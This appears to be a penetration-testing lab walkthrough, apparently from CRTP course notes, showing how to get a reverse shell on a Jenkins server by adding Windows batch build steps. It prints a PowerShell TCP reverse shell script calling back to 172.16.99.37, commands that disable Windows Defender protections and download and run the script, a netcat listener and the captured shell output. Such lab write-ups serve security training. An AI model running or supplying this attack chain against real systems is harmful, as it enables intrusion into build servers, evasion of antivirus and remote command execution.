


1. Edit Invoke-PowerShellTcp.ps1 to include a function call at the bottom of script with what you where you would like the shell to go. Make sure the functions call matched whatever it is declared as in the beginning of the script.



```
79
80 $stream = $client.GetStream()
81 [byte[]]$bytes = 0..65535|%{0}
82
83 #Send back current username and computername
84 $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
85 $stream.Write($sendbytes,0,$sendbytes.Length)
86
87 #Show an interactive PowerShell prompt
88 $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
89 $stream.Write($sendbytes,0,$sendbytes.Length)
90
91 while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
92 {
93     $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94     $data = $EncodedText.GetString($bytes,0, $i)
95     try
96     {
97         #Execute the command on the target.
98         $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99     }
100    catch
101    {
102        Write-Warning "Something went wrong with execution of command on the target."
103        Write-Error $_
104    }
105    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106    $x = ($error[0] | Out-String)
107    $error.clear()
108    $sendback2 = $sendback2 + $x
109
110    #Return the results
111    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112    $stream.Write($sendbyte,0,$sendbyte.Length)
113    $stream.Flush()
114 }
115 $client.Close()
116 if ($listener)
117 {
118     $listener.Stop()
119 }
120 }
121 catch
122 {
123     Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124     Write-Error $_
125 }
126 }
27 Invoke-PowerShellTcp -Reverse -IPAddress 172.16.99.37 -Port 53
28
```

2. Pick a project to play with...and add Build Steps with the Execute Windows batch command option....disable the protections and then grab your script from the webserver that you are hosting it on. Save your changes.
 - a. Powershell -ep bypass
 - b. Powershell Set-MpPreference -DisableRealtimeMonitoring \$true
 - c. Powershell Set-MpPreference -DisableIOAVProtection \$true
 - d. Powershell iex (iwr <http://172.16.x.x/Invoke-PowerShellTcp.ps1> -UseBasicParsing)

Build

Execute Windows batch command

Command

powershell -ep bypass

See [the list of available environment variables](#)

Advanced...

Execute Windows batch command

Command

powershell Set-MpPreference -DisableRealtimeMonitoring \$true

See [the list of available environment variables](#)

Advanced...

Execute Windows batch command

Command

powershell Set-MpPreference -DisableIOAVProtection \$true

See [the list of available environment variables](#)

Advanced...

Execute Windows batch command

Command

powershell iex (iwr http://172.16.99.37/Invoke-PowerShellTcp.ps1 -UseBasicParsing)

See [the list of available environment variables](#)

Advanced...

3. Spin up your webserver and a listener. In linux using rlwrap with netcat will work.

```
root@kali ~/Desktop/crtp$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [172.16.99.37] from (UNKNOWN) [172.16.3.11] 49936
```

```
➤ root@kali ~/Desktop/crtp ➤ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

4. Build the project with “Build Now” in Jenkins and win.

```
➤ root@kali ~/Desktop/crtp ➤ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.3.11 - - [09/Nov/2020 08:19:13] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
172.16.3.11 - - [09/Nov/2020 08:19:43] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
^C
```

```
✗ ➤ root@kali ~/Desktop/crtp ➤ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [172.16.99.37] from (UNKNOWN) [172.16.3.11] 49936
Windows PowerShell running as user ciadmin on DCORP-CI
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\Project6>whoami
dcorp\ciadmin
```

Note: If things go wonky or its not hitting your webserver and/or not executing...its useful to check out the Console log in Jenkins to see where things blew up. You can click on the down arrow next to the build number to select it. For example, below is the output after I fatfingered the command.



[Back to Dashboard](#)

[Status](#)

[Changes](#)

[Build Now](#)

[Configure](#)

[Rename](#)

Project Project6



[Recent Changes](#)

Permalinks

- [Last build \(#3\), 22 min ago](#)
- [Last stable build \(#3\), 22 min ago](#)
- [Last successful build \(#3\), 22 min ago](#)
- [Last failed build \(#2\), 23 min ago](#)
- [Last unsuccessful build \(#2\), 23 min ago](#)
- [Last completed build \(#3\), 22 min ago](#)



Build History

[trend](#)

#3 Nov 9, 2020 5:19 AM

#2 Nov 9, 2020 5:19 AM

#1 Nov 9, 2020 5:19 AM



[Changes](#)



[Console Output](#)



[View Build Information](#)

[RSS for failures](#)

- [Back to Project](#)
- [Status](#)
- [Changes](#)
- [Console Output](#)**
 - [View as plain text](#)
- [View Build Information](#)
- [Previous Build](#)
- [Next Build](#)

Console Output

```

Started by user builduser
Building in workspace C:\Program Files (x86)\Jenkins\workspace\Project6
[Project6] $ cmd /c call C:\Users\ciadmin\AppData\Local\Temp\jenkins2801089573344973636.bat

C:\Program Files (x86)\Jenkins\workspace\Project6>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\Project6>
C:\Program Files (x86)\Jenkins\workspace\Project6>exit 0
[Project6] $ cmd /c call C:\Users\ciadmin\AppData\Local\Temp\jenkins3369117201577111566.bat

C:\Program Files (x86)\Jenkins\workspace\Project6>powershell Set-MpPreference -DisableRealtimeMonitoring $true

C:\Program Files (x86)\Jenkins\workspace\Project6>exit 0
[Project6] $ cmd /c call C:\Users\ciadmin\AppData\Local\Temp\jenkins7265719992474856916.bat

C:\Program Files (x86)\Jenkins\workspace\Project6>powershell Set-MpPreference -DisableIOAVProtection $true

C:\Program Files (x86)\Jenkins\workspace\Project6>exit 0
[Project6] $ cmd /c call C:\Users\ciadmin\AppData\Local\Temp\jenkins2671577586980046988.bat

C:\Program Files (x86)\Jenkins\workspace\Project6>powershell iew (iwr http://172.16.99.37/Invoke-PowerShellTcp.ps1 -
UseBasicParsing)
iew : The term 'iew' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ iew (iwr http://172.16.99.37/Invoke-PowerShellTcp.ps1 -UseBasicParsin ...
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (iew:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

C:\Program Files (x86)\Jenkins\workspace\Project6>exit 1
Build step 'Execute Windows batch command' marked build as failure
Finished: FAILURE
    
```